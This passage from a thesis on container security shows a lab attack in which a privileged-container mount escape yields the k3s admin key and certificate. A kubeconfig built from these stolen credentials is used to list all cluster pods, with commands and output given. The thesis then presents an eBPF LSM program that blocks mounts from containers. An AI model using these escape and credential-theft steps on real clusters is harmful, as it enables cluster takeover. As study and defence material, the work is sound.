Shown above is reading of the private key file, which we have access to since we are root on the node because of the privileged container, and the root user being used. This is also an area where eBPF could be introduced, to make it more difficult for an attacker to retrieve these files. It could monitor for access of sensitive files, and deny all access other than known sources, like the k3s server binary.

Now that we have the secret key file and the certificate file, we can create a 'KUBECONFIG' file to interact with the cluster through the admin user we extracted from the escaped shell:

```
anton@anton-VirtualBox:~/Desktop/speciale/microservices-demo$ cat attack.kubeconfig
apiVersion: v1
clusters:
- cluster:
  server: https://0.0.0.0:34231
  certificate-authority: server-ca.crt
  name: local
contexts:
- context:
  cluster: local
  namespace: default
  user: user
  name: Default
current-context: Default
kind: Config
preferences: {}
users:
- name: user
  user:
    client-certificate: stolen.crt
    client-key: stolen.key
```

Figure 29: The constructed kubeconfig yaml file using the stolen certificate and private key.

The 'KUBECONFIG' uses the stolen key and certificate to authenticate to the cluster API server which is located on '0.0.0.0:34231' this is the address, because we are running the Kubernetes cluster within Docker using K3d. In a real scenario, the address would likely be a different internal IP on the network the attacker has infiltrated. In our scenario, we attack the cluster from the same virtual machine that runs the cluster, that is the Ubuntu VM. It is a different approach, but functionally identical to connect to a Kubernetes control plane through the internet. A Kubernetes cluster would likely not be open to the internet in a real-world scenario, and an attacker would use the internal IP and exfiltrate data extracted.

An attacker could use the *reverse shell* session, to copy a binary like 'curl' or even 'kubectl' to the compromised container through a Secure Copy 'SCP' for example (The SCP is a command-line utility in Linux, that allows to securely copy files and directories between two locations using the



SSH protocol<sup>26</sup>). For this demonstration we pretend an attacker has learned, that the control plane node is open to the internet, alternatively the attacker would have to go through the previously mentioned transferring of a binary, to the compromised container to communicate with the Kubernetes API:

```
anton@anton-VirtualBox:~/Desktop/speciale/microservices-demo$ export KUBECONFIG=attack.kubeconfig
anton@anton-VirtualBox:~/Desktop/speciale/microservices-demo$ kubectl auth can-i get pods --insecure-skip-tls-verify
yes
anton@anton-VirtualBox:~/Desktop/speciale/microservices-demo$ kubectl config view
apiVersion: v1
clusters:
- cluster:
  certificate-authority: server-ca.crt
  server: https://0.0.0.0:34231
  name: local
contexts:
- context:
  cluster: local
  namespace: default
  user: user
  name: Default
current-context: Default
kind: Config
preferences: {}
users:
- name: user
  user:
  client-certificate: stolen.crt
  client-key: stolen.key
anton@anton-VirtualBox:~/Desktop/speciale/microservices-demo$ kubectl get pods -A --insecure-skip-tls-verify
NAMESPACE   NAME                                     READY   STATUS    RESTARTS   AGE
kube-system  helm-install-traefik-crd-z6w6k         0/1     Evicted   0           51d
sock-shop   carts-db-6c479d78f8-pc4h9             0/1     Evicted   0           41d
sock-shop   vulnerable-php-757d854555-bmm6z       0/1     Evicted   0           40d
sock-shop   user-db-7948f6f867-z2dnf             0/1     Evicted   0           40d
sock-shop   vulnerable-python-69dddbff6-qj7qz     0/1     Evicted   0           38d
```

Figure 30: Executing 'kubectl' to get pods which returns the pods, meaning the kubeconfig file works.

This illustration shows how the constructed 'KUBECONFIG' file, using the stolen certificate and key, can retrieve all the pods in the cluster, including the Sockshop pods, which means that it is compromised, and the attacker can retrieve all information on the cluster, including secrets and 'CONFIGMAPS', which usually contain the credentials, to connect to databases and other services. The system is compromised from the RCE -> 'mount' of filesystem into container, approach.

---

<sup>26</sup> <https://linuxize.com/post/how-to-use-scp-command-to-securely-transfer-files/>

## 3.3 PREVENTING A “MOUNT” CONTAINER ESCAPE USING EBPF

We will now explore how eBPF can be used to restrict the invocation of the `'mount'` syscall, that we used to escape the container. This adds an extra layer of security for an environment where a privileged workload is compromised or becomes vulnerable to a discovered Common Vulnerabilities and Exposures (CVE). The program will be created using the BCC library from Python, which will compile, run, and attach the C program we have written, and provide a frontend to interact with the eBPF program through Python. We will illustrate how, a systems administrator or eBPF developer, can implement a kernel-based countermeasure, to handle situations such as the `'mount'` container escape attack vector, shown in this chapter. Importantly, the program lives in the kernel, but without developing a kernel module or kernel patch, that could become incompatible with a future kernel update.

eBPF is traditionally used for observability and network-based defense and optimization but for this thesis, we will uncover how the recently implemented eBPF Linux Security Module (LSM) eBPF hooks, will allow us to control the flow of execution for a syscall or process that might be malicious of character, meaning that, we will disallow the `'mount'` syscall using an LSM-hook. Hooking into LSM with eBPF enables us to modify the return code from the security module framework, which will disallow the final execution, if the return code is not 0.

### 3.3.1 BCC AND WRITING EBPF PROGRAMS

Before we dive into the program, it is important to understand how BCC works, and what it has helped us with in this thesis. Writing eBPF programs is no easy task, it requires knowledge about the Linux kernel internals, proficiency in the C language, memory management and pointer-based structures. Even compiling the eBPF program requires the correct kernel headers, kernel flags enabled, and vast knowledge of how to *pin* a program to a specific *trace point* in the kernel. This is where BCC can be beneficial speeding up development and lowering the knowledge threshold to

get started developing eBPF programs. BCC is also the go-to way to develop eBPF programs in *(Rice, 2023)*.

*BCC is a toolkit for creating efficient kernel tracing and manipulation programs and includes several useful tools and examples. It makes use of extended BPF (Berkeley Packet Filters) [...] BCC makes BPF programs easier to write, with kernel instrumentation in C (and includes a C wrapper around LLVM), and front-ends in Python and Lua. It is suited for many tasks, including performance analysis and network traffic control.*

*(BPF Compiler Collection (BCC), 2015/2023)*

For this thesis we are using the Python BCC library to run the eBPF written in C<sup>27</sup>. Writing the C program and understanding the possibilities of eBPF, was time-consuming due to the degree of knowledge required to understand what is and what is not possible, when developing an eBPF program. However, a great advantage when developing eBPF programs, is that the eBPF scene is mainly open-source, and there is a lot of active projects using eBPF in production. This helps when trying to get the syntax right, the program flow, data structures and hooks working correctly.

The examples in the BCC repository, has been paramount to help getting started with BCC eBPF and Python - the eBPF programs can be found in the thesis repo<sup>28</sup>, alongside all the code. In addition to the compiling, pinning, and running of the eBPF program, BCC makes it easy to implement user space logic written in a much higher-level language, like Python. This enabled us to combine the capabilities of eBPF kernel instrumentation, with the modern features and application design patterns, without dealing with the compilation, pinning, and running of the eBPF program itself.

---

<sup>27</sup> [https://github.com/Havnevej/Sockshop-speciale/blob/master/eBPF/deny\\_mounts.py](https://github.com/Havnevej/Sockshop-speciale/blob/master/eBPF/deny_mounts.py) - Python program  
[https://github.com/Havnevej/Sockshop-speciale/blob/master/eBPF/deny\\_mounts.c](https://github.com/Havnevej/Sockshop-speciale/blob/master/eBPF/deny_mounts.c) - C program

<sup>28</sup> <https://github.com/Havnevej/Sockshop-speciale/tree/master/eBPF>

```

76 # Create an ebpf map to store container pids
77 bpf = BPF(src_file="deny_mounts.c")
78
79 # Create a container monitor thread
80 monitor_thread = ContainerMonitor()
81 monitor_thread.bpf_obj=bpf
82 monitor_thread.start()
83
84 # Print trace
85 bpf.trace_print()

```

Figure 31: Running C deny\_mounts.c with Python BCC library.

Seen on *LOC#77* and *LOC#85* is the only necessary Python code to attach, pin and run eBPF C programs. In our case we specify the 'deny\_mounts.c' program and run the 'bpf.trace\_print()' function, that is an infinitely running function, to watch for and print the 'bpf\_trace\_print()' calls from the eBPF program to the Python console, which is great for debugging and observing the program.

### 3.3.2 THE PROGRAM AND HOW IT INFLUENCES THE ATTACK SCENARIO

The full program to deny 'mount' syscalls is accessible in the thesis repo, see foot note 27 above. The program is designed to keep track of container process IDs, and check if any 'mount' syscalls originates from a process ID that belongs to a container. The program utilizes an BPF array that is initially filled from user space with current running containers and their processes, and updated if new containers are spawned. Once the eBPF program is running, it will in kernel space, keep track of newly spawned processes, if its parent process matches one of the monitored processes, thereby keeping track of sub-processes in containers. The program and development process will be explained throughout this chapter, and ultimately a full system implementation will be presented by a diagram.

Throughout development of this program, we have experimented with several different solutions and approaches to address the 'mount' container escape vector. The first working prototype of the program looked at the *task\_struct* associated with a 'mount' syscall using the Linux Security Module

(LSM) 'mount' hook. Then if the *task\_struct*<sup>29</sup> had parent pID (process id) = 1, we knew that the 'mount' call came from a container, as the parent pID is likely to be 1, when it is in the context of a new Linux namespace, similar to when a process originates from the first process in a container.

```

Mount OK dir ---'
b' (fprintd)-13037 [001] d..21 26935.338279: bpf_trace_printk:
Mount OK fprint ---'
b' (fprintd)-13037 [001] d..21 26935.339417: bpf_trace_printk:
Mount OK tmp ---'
b' (fprintd)-13037 [001] d..21 26935.339976: bpf_trace_printk:
Mount OK / --- /run/systemd/unit-root'
b' (fprintd)-13037 [001] d..21 26935.340001: bpf_trace_printk:
Mount OK / ---'
b' (fprintd)-13037 [001] d..21 26935.340029: bpf_trace_printk:
Mount OK fprintd.service ---'
b' mount-13188 [002] d..21 26960.142255: bpf_trace_printk:
Deny mount path: test --- onto /dev/sda3'

/ #
/ # exit
anton@anton-VirtualBox:~/Desktop/speciale
o /microservices-demo/ebpf$ sudo docker run
--privileged -it busybox sh
[sudo] password for anton:
/ #
/ #
/ #
/ #
/ # mkdir test
/ # mount /dev/sda3 test/
mount: permission denied (are you root?)
/ #

```

Figure 32: Split terminal, left showing the denying of a mount from within a privileged container, right showing the mount attempt.

Seen above is this first working iteration of the program, that denies the 'mount' when inside the container but allows the prior 'mount' calls (see left side 'mount OK'), which happen to be the 'mount' syscall executed when running the container. The program then denies the "mount" when originating from the container (see right side and left side 'Deny mount path: test').

Expanding on this, we quickly found out, that we had to find a more consistent way to deny 'mount' syscalls, because a simple execution of a new shell e.g., 'sh' would move the pID parent to 2, which would bypass the eBPF program logic. To achieve this, we implemented logic to keep track of the chain of processes, originating from containers, and stored them in the eBPF map - recall that eBPF maps are shared between user space and kernel space (see Figure 6). Working with eBPF maps is different from working with standard data types in Python. Python has somewhat arbitrary sizes for data types, which makes them handy to work with, but not ideal for very specific memory boundaries. Because of this, we make sure to use the Python 'cTypes' library, which will as the name suggests, ensure that a 'cType' integer in Python, is the same size as an integer in C. An example of this, is seen on *LOC#61-63* below.

---

<sup>29</sup> <https://github.com/torvalds/linux/blob/47a2ee5d4a0bda05decdda7be0a77c792cdb09a3/include/linux/sched.h#L739> - Task struct from sched.h.

```

58     def update_container_pids_in_map(self, pid):
59         iter=0
60         for existing_pid in self.bpf_obj["container_pids"]:
61             if self.bpf_obj["container_pids"][existing_pid] != c_uint(0):
62                 self.bpf_obj["container_pids"][c_int(iter)]=c_uint(pid)
63                 print(c_uint(pid))
64                 return
65             iter+=1
66
67         # Load and attach the BPF program to the 'mount' syscall
68

```

Figure 33: Deny\_mounts.py showing cTypes used.

This is the user space code that updates the BPF map with new process ids once new containers are started on the system, see LOC#62. It does this, by using the Docker client to monitor for the 'container started' event, shown below on LOC#32. This will call the function on LOC#35 which finally calls the update function, that will add the PID to the eBPF map for the container.


```

25     client = docker.from_env()
26
27     # Monitor for container events
28     for event in client.events(decode=True):
29         if event["Type"] == "container" and event["Action"] == "create":
30             self.on_container_create(event)
31         if event["Type"] == "container" and event["Action"] == "start":
32             self.on_container_start(event)
33
34     # Add new containers to list of containers
35     def on_container_start(self, event):

```

Figure 34: deny\_mounts.py logic to capture container create and start events from the docker client (LOC#29&31).

This code in action, can be seen below where we print out the container ID and the 'c\_uint' representing the initial process, for a newly started container:



```
b' runc:[2:INIT]-21608 [003] d..21 1752.285683: bpf_trace_printk: contai
ner_ppid[21599]'
b'
b' runc:[2:INIT]-21608 [003] d..21 1752.285715: bpf_trace_printk: contai
ner_ppid[21599]'
b'
b' dockerd-1311 [001] d..21 1752.739111: bpf_trace_printk: contai
ner_ppid[1]'
b'
b' runc:[2:INIT]-21608 [001] d..21 1752.980491: bpf_trace_printk: contai
ner_ppid[21599]'
b'
b' runc:[2:INIT]-21608 [001] d..21 1752.981335: bpf_trace_printk: contai
ner_ppid[21599]'
b'
New container started: fa148f60ba2ac8bfad27b8d6ddffd3738b68087c4c68d193c307f6
19be1024ca
uint(21608)
```

```
anton@anton-VirtualBox:~/Desktop/speciale/microservices-demo$
anton@anton-VirtualBox:~/Desktop/speciale/microservices-demo$
anton@anton-VirtualBox:~/Desktop/speciale/microservices-demo$ cd busybox sh
anton@anton-VirtualBox:~/Desktop/speciale/microservices-demo$
anton@anton-VirtualBox:~/Desktop/speciale/microservices-demo$ sudo docker run -it --priv
ileged busybox sh
[sudo] password for anton:
/#
```

Figure 35: Split terminal, eBPF program left and container shell right.

Any future processes from existing containers (child processes) will be handled in the eBPF program using the 'BPRM\_CHECK\_SECURITY' LSM hook<sup>30</sup>. We needed to find a LSM hook that would be called in process execution, which lead is to this hook. Reading from the source code:

*“This hook mediates the point when a search for a binary handler will begin”.<sup>30</sup> above*

---

<sup>30</sup> [https://elixir.bootlin.com/linux/latest/source/include/linux/lsm\\_hooks.h#L62](https://elixir.bootlin.com/linux/latest/source/include/linux/lsm_hooks.h#L62) - BPRM\_CHECK\_SECURITY LSM hook

This hook was what we needed to make sure to capture all new process executions and catch any sub shells or nested processes in containers, that could be used to circumvent our defense. The hook and eBPF program:


```
LSM_PROBE(bprm_check_security, struct linux_binprm *bprm)
{
208     context_t context = {};
209     init_context(&context, false);
210     int i = 0;
211     int ii = 0;
212     u32 *val;
213     for (i=0; i<=CONTAINER_MAX_IDS;i++){
214         // Intermediate value because verifier does not know the iterator linearly increases if passed to lookup()
215         ii = i;
216         val = container_pids.lookup(&ii);
217         if (val) {
218             // check if the task originates from a container pid
219             if (*val == context.host_ppid) {
220                 int index = 0;
221                 for (int iii = 0; iii<=CONTAINER_MAX_IDS; iii++){
222                     // We need to find an empty slot in the array
223                     index = iii;
224                     val = container_pids.lookup(&index);
225                     if (val){
226                         // update the array with new pid
227                         if(*val == 0){
228                             container_pids.update(&index, &context.host_pid);
229                             bpf_trace_printk("add pid:[%d] to list of container pids \n",context.host_pid);
230                             return 0;
231                         }
232                     }
233                 }
234             }
235         }
236     }
237     return 0;
238 }
```

Figure 36: deny\_mounts.c - eBPF program snippet.

We do not want to block any processes from being created, so the function always returns 0 to allow normal execution flow. The function first retrieves the parent process ID for the process, which is about to be executed, see *LOC#209*. Then the program loops the BPF array, to check if any value in the array is equal to the parent PID, see *LOC#219*. If there is a match, we know that this process, which is about to spawn, originates from a container so we iterate the array again to find an empty spot to set it.



An illustration of a sub process being added to the container map can be seen below in a split terminal, (to the left the eBPF program, to the right a shell in container):



```
b' runc:[2:INIT]-21608 [003] d..21 1752.285715: bpf_trace_printk: contai
ner_ppid[21599]'
b'
b' dockerd-1311 [001] d..21 1752.739111: bpf_trace_printk: contai
ner_ppid[1]'
b'
b' runc:[2:INIT]-21608 [001] d..21 1752.980491: bpf_trace_printk: contai
ner_ppid[21599]'
b'
b' runc:[2:INIT]-21608 [001] d..21 1752.981335: bpf_trace_printk: contai
ner_ppid[21599]'
b'
New container started: fa148f60ba2ac8bfad27b8d6ddffd3738b68087c4c68d193c307f6
d9be1024ca
c uint(21608)
b' sh-23123 [004] d..21 1925.697265: bpf_trace_printk: add pi
[23123] to list of container pids'

anton@anton-VirtualBox:~/Desktop/speciale/micro
anton@anton-VirtualBox:~/Desktop/speciale/micro
anton@anton-VirtualBox:~/Desktop/speciale/micro
services-demo/ged busybox sh
ebpf$ sudo docker run -it --privi
leged busybox sh
[sudo] password for anton:
/ # sh
/ #
```

Figure 37: Split terminal eBPF program left and container shell right.

This function flow seems immediately inefficient but is necessary when working with BPF arrays, as it must be certain a program exits and does not crash the kernel. For this reason, we create two iterator variables because the looping iterator: 'I' on *LOC#213* cannot be passed to functions in the loop, as the eBPF verifier will not know, if the value is changed elsewhere, for example in the lookup function (see *LOC#216&224*).

Having achieved a way to keep track of all new container processes using the C program, and initial container processes using the Python program, we still need to remove them from the BPF array, which we do using a 'TRACEPOINT\_PROBE' shown below:

```
TRACEPOINT_PROBE(sched, sched_process_exit)
{
    context_t context = {};
    init_context(&context, false);
    int i = 0;
    int ii = 0;
    u32 *val;
    for (i=0; i<=CONTAINER_MAX_IDS;i++){
        // Intermediate value because verifier does not know the iterator linearly increases if passed to lookup()
        ii = i;
        val = container_pids.lookup(&ii);
        if (val) {
            // check if the task originates from a container pid
            if (*val == context.host_pid) {
                container_pids.delete(&ii);
                bpf_trace_printk("pid:[%d] removed from list of container pids \n",context.host_pid);
                return 0;
            }
        }
    }
    return 0;
}
```

Figure 38: deny\_mounts.c Tracepoint probe to remove processes from array on exit.

This program once more initializes a *struct* for the context of the task, from which we can get the pID (see *LOC#184*). This function checks the eBPF-array for the exiting process's ID, and if the lookup is successful, it removes the pID from the array. This function is very similar to the previously shown function, because of the eBPF-array manipulation and similar flow. This function logic ensures that we also free up spaces in our limited eBPF-array.

Illustration of a process getting removed from the array is shown below:

```

PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL
b''
b'         dockerd-1311   [001] d..21 1752.739111: bpf_trace_printk: contai
ner_ppid[1]'
b''
b'         runc:[2:INIT]-21608 [001] d..21 1752.980491: bpf_trace_printk: contai
ner_ppid[21599]'
b''
b'         runc:[2:INIT]-21608 [001] d..21 1752.981335: bpf_trace_printk: contai
ner_ppid[21599]'
b''
New container started: fa148f60ba2ac8bfad27b8d6ddffd3738b68087c4c68d193c307f6
d9be1024ca
c_uint(21608)
b'         sh-23123   [004] d..21 1925.697265: bpf_trace_printk: add pi
d:[23123] to list of container pids'
b''
b'         sh-23123   [003] d..31 2013.044020: bpf_trace_printk: pid:[2
3123] removed from list of container pids'
anton@anton-VirtualBox:~/Desktop/speciale/micro
anton@anton-VirtualBox:~/Desktop/speciale/micro
anton@anton-VirtualBox:~/Desktop/speciale/micro
services-demo/ged busybox sh
ebpf$ sudo docker run -it --privi
leged busybox sh
[sudo] password for anton:
/ # sh
/ # exit
/ # █

```

Figure 39: Split terminal, eBPF program left and container shell right.

Lastly, we must block 'mount' syscalls from containers, which we can now determine confidently using the eBPF-array we populate and maintain, using the previously shown functions above. The LSM hook we utilize is the 'SB\_MOUNT' hook. We implement the logic to deny 'mount' calls from containers below:

```

242 | LSM_PROBE(sb_mount, const char *dev_name, const struct path *path,
243 | | const char *type, unsigned long flags, void *dat)
244 | {
245 |     context_t context = {};
246 |     init_context(&context, false);
247 |
248 |     int i = 0;
249 |     int ii = 0;
250 |     u32 *val;
251 |     bpf_trace_printk("container_ppid[%d] \n", context.ppid);
252 |     for (i=0; i<=CONTAINER_MAX_IDS;i++){
253 |         // Intermediate value because verifier does not know the iterator linearly increases if passed to lookup()
254 |         ii=i;
255 |         val = container_pids.lookup(&ii);
256 |         if (val) {
257 |             //originates from a container pid
258 |             if (*val == context.host_ppid || *val == context.ppid) {
259 |                 bpf_trace_printk("Denied mount path: %s --- onto %s ", dev_name, path->dentry->d_iname);
260 |                 return -EPERM;
261 |             }
262 |         }
263 |     }
264 |     return 0;

```

Figure 40: deny\_mount.c sb\_mount LSM probe, logic to deny mounts from within containers.

The logic in this function is similar in the way, that we once more need to iterate the eBPF-array to figure out, if the executing process parent is in the list of container PIDs (see *LOC#245&257*). If the parent PID is a known container process, we will return `'-EPEERM'`, which is a special integer indicating permission denied -it would result in the same denial if we returned any non-zero value. This special constant is understood by the system, and promptly displays permission denied in the executing shell. An illustration is shown below:

```

5218] removed from list of container pids'
b'
b' <...>-25287 [004] d..21 2185.594940: bpf_trace_printk: add pi
d:[25287] to list of container pids'
b'
b' mount-25287 [004] d..21 2185.598406: bpf_trace_printk: contai
ner_ppid[1]'
b'
b' mount-25287 [004] d..21 2185.599767: bpf_trace_printk: Denied
mount path: /dev/sda3 --- onto evil-escape'
b' mount-25287 [004] d..31 2185.601323: bpf_trace_printk: pid:[2
5287] removed from list of container pids'
b'
b' <...>-25399 [001] d..21 2191.388846: bpf_trace_printk: add pi
d:[25399] to list of container pids'
b'
b' whoami-25399 [001] d..31 2191.389838: bpf_trace_printk: pid:[2
5399] removed from list of container pids'
b'

anton@anton-VirtualBox:~/Desktop/speciale/micro
anton@anton-VirtualBox:~/Desktop/speciale/micro
anton@anton-VirtualBox:~/Desktop/speciale/micro
services-demo/ged busybox sh
ebpf$ sudo docker run -it --privi
leged busybox sh
[sudo] password for anton:
/# sh
/# exit
/# mkdir evil-escape
/# mount /dev/sda3 evil-escape/
mount: permission denied (are you root?)
/# whoami
root
/# █

```

Figure 41: Split terminal, eBPF program left and container shell right.

A full overview of the program and functionality, is shown in the diagram below:




Figure 42 - Full system overview, user space and kernel space.

This diagram shows the three different probes that we have implemented in the C program, and the important logic in the Python program, that is the initialization where we get all current container processes, and the container start events from the Docker client to get all new containers.

### 3.3.3 LIMITATIONS AND CONSTRAINTS ON THE EBPF PROGRAM

Writing, compiling, and executing eBPF programs requires researching the Linux kernel's inner workings, and in our case, understanding the specifics which make containers unique. These areas of expertise are themselves topics needing specialized knowledge from experts. For this reason, the application we have built is limited in functionality and has many possible improvements and limitations that will be discussed further in the coming evaluation chapter.

As stated in the beginning of the chapter, the initial goal for our defense was to disallow 'mount' syscalls if they originated from a container. However, this is not entirely straight forward, as eBPF is mainly a technology that gathers information from the system through instrumenting specific syscalls and controlling network packages through eXpress Data Path (XDP). Disallowing syscalls, based on certain context, e.g., syscall originating from a container, is not an angle that is thoroughly researched or implemented yet. Therefore, most of the monitoring and examples of eBPF uses uProbes(user probes) or kProbes (kernel probes), which attach to a desired function or syscall, to observe and populate certain metrics. In our case we use the newer Linux Security Module (LSM) probes which is also a type of kernel probe, but as we have demonstrated in this chapter, the LSM probes can also control the flow of execution based on user-defined logic in the kernel. There is, however, some limitations we would like to highlight, for example:

- There could be a negative performance impact on iterating potentially large arrays each time a LSM hook is executed.
- What if an attacker also has access to eBPF programs, due to the privileged nature?

Furthermore, the program development and steep learning curve required to understand and implement the eBPF technology was a limitation for further development. We are satisfied with the functionality highlighted in this chapter, but there are theoretical bypasses such as:

- Bypassing our eBPF program using eBPF
  - Likely a great attack angle against our system, should an attacker know the defense is using eBPF.

- Other container escape vectors not covered.
  - We are aware of several other container escape methods that could be executed from a compromised privileged container, which are not covered by our program<sup>31</sup>.
- Knowledge of the Linux kernel and special techniques
  - There could be various improvements to determine if a task originates from a container like described in (*Lin et al., 2018*). More techniques and optimizations should be tried.

These limitations should indicate that the program we have created, is not ready for real use cases, as it has many areas in which it could be improved to be more robust and cover a larger attack surface. The program does exactly as expect, but during the development of the program, we have encountered many areas where we wanted to tweak the program to cover more attack vectors and make it more efficient against a persistent attacker.

---

<sup>31</sup> <https://github.com/carlospolop/hacktricks/blob/master/linux-unix/privilege-escalation/escaping-from-a-docker-container.md> - Hacktricks github, container escapes from privileged containers

## 4. EVALUATING THE SYSTEM AND EBPF

---

We will in this chapter, evaluate the system and discuss the plausibility of this attack and how our introduction of the eBPF program will defend against the attack. Furthermore, we will cover other use cases of eBPF and discuss the learning curve associated with developing eBPF programs for container environments. Lastly, we will cover another attack vector that could be used to gain the initial foothold in the vulnerable container, as it is not only this type of RCE vulnerability that can serve as an entry point. The complete and full system we have developed is shown in: “Figure 42 - *Full system overview, user space and kernel space.*”. The system has the capability to deny ‘mount’ syscalls, from even privileged container processes and allow all ‘mount’ syscalls that originates from a process, that is not in our blacklist eBPF-array.

### 4.1 THE PLAUSABILITY OF THIS ATTACK

The attack vector through a Remote Code Execution (RCE) vulnerability, is not uncommon, but crucial if this vulnerability leads to a privileged container, since the full system will be compromised, as opposed to if the container would run in unprivileged mode, then the attack, through the RCE vulnerability, would be limited to the container. The containerization technology provides a convenient way to contain fatal vulnerabilities and reduces blast radius, but not if the containers are run in privileged mode and an attacker somehow get a RCE into this pod.

The plausibility of this vector and attack happening, is somewhat likely, judging by the pace at which cloud, and container technologies are getting adopted (*CloudZero, 2022*), and the frequency of RCE based vulnerabilities are discovered (*CVE - Search Results, 2023*).

We recognize that the attack vector and our methodology would be significantly more complex if the Remote Code Execution (RCE) vulnerability was undiscovered, meaning it existed but was not yet known to adversaries, or if the container was operating in an unprivileged mode. To perform the attack we have shown, an attack would have to identify existing vulnerabilities in the container or the Docker system itself. Vulnerabilities could be found in the application running inside the container,



